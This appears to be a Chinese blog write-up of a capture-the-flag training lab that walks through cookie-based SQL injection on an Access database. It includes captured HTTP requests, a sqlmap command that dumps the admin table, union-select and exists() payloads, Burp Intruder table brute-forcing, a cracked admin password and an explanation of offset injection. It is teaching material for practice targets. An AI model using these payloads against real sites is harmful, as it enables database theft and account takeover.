

【封神台】数据库注入 wp

原创

孤桜懶契 于 2021-08-15 16:54:26 发布 96 收藏 2

分类专栏: [CTF](#) 文章标签: [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35938621/article/details/119716111

版权



[CTF 专栏收录该内容](#)

13 篇文章 0 订阅

订阅专栏

前言

- 掌控安全里面的靶场数据库注入, 练练手!

Access——Cookie注入

- 环境 `http://59.63.200.79:8004/`

- 正常情况 Cookie 注入是可以通过 post 传参测试的

The image shows a browser window displaying a product page for '精密汽车配件' (Precision Car Parts). The page features a yellow background and a large image of a living room. A sidebar on the left contains promotional text: '资质证书' (Qualification Certificate) with a '点击进入' (Click to enter) button, and '掌控安全学院' (Master Safety Academy) with the text '黑客安全渗透体系课程 现在点击免费学!' (Hacker security penetration system course, click now to learn for free!).

Below the browser window is the Burp Suite interface. The 'Request' tab is active, showing the URL 'http://59.63.200.79:8004/ProductShow.asp?'. Below the URL, there are checkboxes for 'Post data', 'Referer', 'User Agent', and 'Cookies', with 'Post data' checked. A text box contains the parameter 'id=105'. Red arrows point to the URL and the 'id=105' parameter.

- 上面通过改id的参数发现可以cookie注入，废话不多说，抓包，sqlmap走起

Request

```
1 GET /ProductShow.asp? HTTP/1.1
2 Host: 59.63.200.79:8004
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://59.63.200.79:8004/Product.asp
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: ASPSESSIONIDSSCARTAB=GDFPKMECPPJJNCOMIPPHCOLD;ID=105
11 Connection: close
12
13
```

可控参数

Response

Done

*123.txt - 记事本

```
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
GET /ProductShow.asp? HTTP/1.1
Host: 59.63.200.79:8004
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://59.63.200.79:8004/Product.asp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: ASPSESSIONIDSSCARTAB=GDFPKMECPPJJNCOMIPPHCOLD;ID=105*
Connection: close
```

注入点加*

第 10 行, 第 62 列 100% Windows (CRLF) UTF-8

```
python2 sqlmap.py -r 123.txt --batch --threads=10 -T admin --dump
```


```
Database: <current>
Table: admin
[1 entry]
+----+-----+-----+-----+-----+
| id | product_id | title | username | password |
+----+-----+-----+-----+-----+
| 1  | 3611132716 | g:h? | admin    | b9a2a2b5dfffb918c |
+----+-----+-----+-----+-----+
```



- MD5解密b9a2a2b5dfffb918c ——> welcome直接登录管理员账号




使用sqlmap是没有灵魂的

突然看到这个决定还是尝试下手注，字段明显有10个





对了, Access表的查询语法必须包含表, 不然就语法不对, 所以得用exist爆破表, 我这里先猜表里有admin, 可以看到有好几个注入点



- 试着爆出表，利用exists来判断表是否存在

```
select 1 and exists(select * from pre_ucenter_members);
```

```
mysql> select 1 and exists(select * from pre_ucenter_members)
-> ;
+-----+
| 1 and exists(select * from pre_ucenter_members) |
+-----+
| 1 |
+-----+
```

Target: http://59.63.200.79:8004

Inspector Selection (44)

SELECTED TEXT

```
171 or exists(select * from admin)
```

DECODED FROM: URL encoding

```
171 or exists(select * from admin)
```

Apply changes

Request Cookies (2)

NAME	VALUE
ASPSESSIONIDSSCART...	CEBPKMECIMGELLPOA...
ID	ists(select * from admin)

Response Headers (7)

NAME	VALUE
Connection	close
Date	Tue, 27 Jul 2021 09:18:42
Server	Microsoft-IIS/6.0

14,058 bytes | 277 mil

福建博均雕塑脱胎漆器有限公司
FUJIAN BOJUN DIAOSHU TUOTAIQIQU LIMITED COMPANY

网站首页 | 关于我们 | 产品中心 | 新闻中心 | 客户案例 | 在线留言 | 联系我们

无法加载附件。

新闻中心

- 企业新闻
- 行业新闻
- 技术资料
- 产品问答

资质证书

我国真空包装机械行业市场潜力巨大

正常回显, admin存在

我国真空包装机械行业市场潜力巨大

发布者: admin 发布时间: 2009-8-24 13:32:19 阅读: 41次

用日益广泛,推动了真空包装机械行业的发展,同时也为包装机械企业带来了新的契机。(机电商情网)syjixie123
温馨提示: 更多更全的产品信息就在以下链接,请点击或搜索灌装机网,灌装机机械网,灌装设备网,灌装机供求网,你
的满意是我们不懈的目标: 包装机械 灌装机 包装机 封口机 打码机

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
1 GET /shownews.asp? HTTP/1.1
2 Host: 59.63.200.79:8004
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: ASPSESSIONIDSSCARTAB=CBBPKMECIMGELLPOAMBILFOK; ID=171%20or%20exists(select%20*%20from%20 $ admin $)
10 Connection: close
11
12
```

更换admin就可以判断任意表是否存在这个数据库中

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	14058	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	14058	
8	admin'or"='	200	<input type="checkbox"/>	<input type="checkbox"/>	14058	
9	user	200	<input type="checkbox"/>	<input type="checkbox"/>	14058	
44	ADMIN	200	<input type="checkbox"/>	<input type="checkbox"/>	14058	
182	NEWS	200	<input type="checkbox"/>	<input type="checkbox"/>	13991	

Adobe Flash Player 已不

59.63.200.79 | ID

值
171%20union%20select%201%20username%20password%2c4%2c5%2c6%2c7%2c8%2c9%2c0%20from%20admin

域名
59.63.200.79

路径
/

过期时间
Wed Jul 27 2022 10:48:18 GMT+0800 (GMT+08:00)

SameSite

hostOnly session 安全 httpOnly

admin

发布

b9a2a2b5dfffb918c

打印本页 || 关闭窗口

- MD5解密，密码welcome，然后和上一个方式一样搞就行

密文: b9a2a2b5dff918c

类型: 自动

[帮助]

查询

加密

查询结果:

welcome



Access——Cookie偏移注入

- 环境: `http://59.63.200.79:8004/`
- 偏移注入原理: 当我们知道一个表名后, 比如 `admin`表, 我们就可以用 `admin.` 来表示 `admin` 当中的所有字段。 `admin.` => `username,password,id` (`admin`表里面所有的字段)。当这个操作可以实现的时候, 就表示存在偏移注入。然后我们可以判断字段数, 找出回显点, 把`admin`表里面的字段, 一个一个往回显点上套, 就可以显示出我们需要的数据。


- 首先这个页面的字段数有26个

The screenshot shows a web browser window with the URL `http://59.63.200.79:8004/ProductShow.asp?`. The browser's developer tools are open, showing the Cookies tab. A cookie is selected with the name `ID` and the value `105%20order%20by%2026`. A red arrow points to this value. Below the browser, a text input field contains the text `105 order by 26`, with a red arrow pointing to it and the text `有26个字段` (26 fields) next to it.


- 然后我测出`admin`表中有16个字段



- 也就是说 $26-16=10$,admin表要从第11个开始
- 记得要加admin表, Access数据库不支持不带表查询


